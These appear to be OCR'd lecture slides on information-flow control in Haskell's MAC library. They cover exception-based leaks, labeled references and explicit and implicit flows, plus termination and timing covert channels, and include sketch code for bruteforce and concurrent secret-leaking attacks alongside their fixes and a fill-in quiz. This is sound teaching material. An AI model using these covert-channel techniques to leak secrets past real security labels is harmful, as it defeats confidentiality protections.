
```
throwMAC :: Exception e => e -> MAC l a
catchMAC :: Exception e => MAC l a -> (e -> MAC l a) -> MAC l a
```

Exceptions can implicitly leak information:

```
catchMAC (
    send_1 :: MAC L ()
    toLabeled $
        ...
        when (secret) (error “crash!”)
        return ()
    send_0 :: MAC L ()
 ) (\_ -> return ())
```

secret		server
True	⟼	1
False	⟼	1, 0

Exceptions raised in secret contexts stop the next public outputs!



Why? toLabeled runs:

Fix? Catch the exception in toLabeled:

We can’t just drop the exception, so catch & **rethrow in labeled value:**

```
toLabeled m = ...
  catchMAC (m >>= label) (\e -> label (throw w))
```

```
send_1 :: MAC L ()
toLabeled $
    ...
    when (secret) (error “crash!”)
    return ()
send_0 :: MAC L ()
```

True	⟼	1, 0
False	⟼	1, 0

Trade-off: Secure, but unlabel may throw an exception!

Labeled mutable references

Quiz. Fill in the type class constrains to enforce no read-up & write-down

```
newRef :: [   A   ] => a -> MAC l₁ (Ref l₂ a)
writeRef :: [   B   ] => Ref l₁ a -> a -> MAC l₂ ()
readRef :: [   C   ] => Ref l₁ a -> MAC l₂ a
```

How does MAC prevent explicit flows?

```
explicit :: Labeled H a -> Ref L a -> MAC l? ()
explicit lsec ref = do
  sec <- unlabel lsec // no read-up: H ⊑ H
  writeRef ref sec    // no write-down: H ⋢ L
```

How does MAC prevent implicit flows via control-flow?

We can't branch directly on labeled data: **type error**!

```
implicit :: Labeled H Bool -> Ref L Bool -> MAC L ()
implicit lsec ref = do
 if lsec    // Labeled l Bool != Bool
    then writeRef ref true
    else writeRef ref false
```

How does MAC prevent implicit flows via control-flow?

Unlabel makes **control-flow dependencies explicit:**

```
implicit' :: Labeled H Bool -> Ref L Bool -> MAC l? ()
implicit' lsec ref = do
  sec <- unlabel lsec // no read-up: l? = H
  if sec
    then writeRef ref true  // no write-down: H ⋢ L
    else writeRef ref false
```

Today

- Haskell IFC libraries
- Static IFC via Mandatory Access Control (MAC)
- Concurrency & Covert channels

Covert channels: Termination leaks

```
leak :: Labeled H Int -> MAC L ()
leak lsecret = go 0
  where go guess =
          send guess :: MAC L ()
          toLabeled $
            secret <- unlabel lsecret
            when (guess == secret) loop
            return ()
          go (guess + 1)
```

0
1
2
…
secret

The secret is the last integer sent to the server before the program loops

This **bruteforce attack** attack leaks N bits of data in $O(2^N)$

Concurrency & non-termination let you leak N bits in O(N):

```
fork :: l ⊑ h => MAC h a -> MAC l ()
```


```
fork (leak lsecret 0)
...
fork (leak lsecret (2^N - 1))
```

```
leak lsecret guess =
      toLabeled $
        secret <- unlabel lsecret
        when (guess == secret) loop
        return ()
      send guess :: MAC L ()
```

MAC's solution to this dangerous combo: **toLabeled XOR fork**

Internal timing covert channel

Secret thread controls the outcome of a **data race** between public threads by influencing their **timing behavior**



Lazy Evaluation: vars are evaluated at most once

```
let heavy = sum [1..10000000]
in
```


```
if secret then ... (heavy > 0) ... else skip
```

```
(heavy > 0)
write 0
```

```
write 1
```

Shared resource

True	⟼	0 1
False	⟼	1 0



Solution?

- Eager evaluation of thunks not always possible
  - `let xs = [1..] in …`
- Restrict sharing between threads by lazily duplicating thunks
  - lazyDup :: a -> a
- lazyDup secret thread when public thread forks
- Proved sound, but never implemented. Interested?

Today

- Haskell IFC libraries
- Static IFC via Mandatory Access Control (MAC)
- Concurrency & Covert channels

Resources

- Functional Pearl:
  Two Can Keep a Secret, If One of Them Uses Haskell

- IFC Challenge: https://ifc-challenge.appspot.com/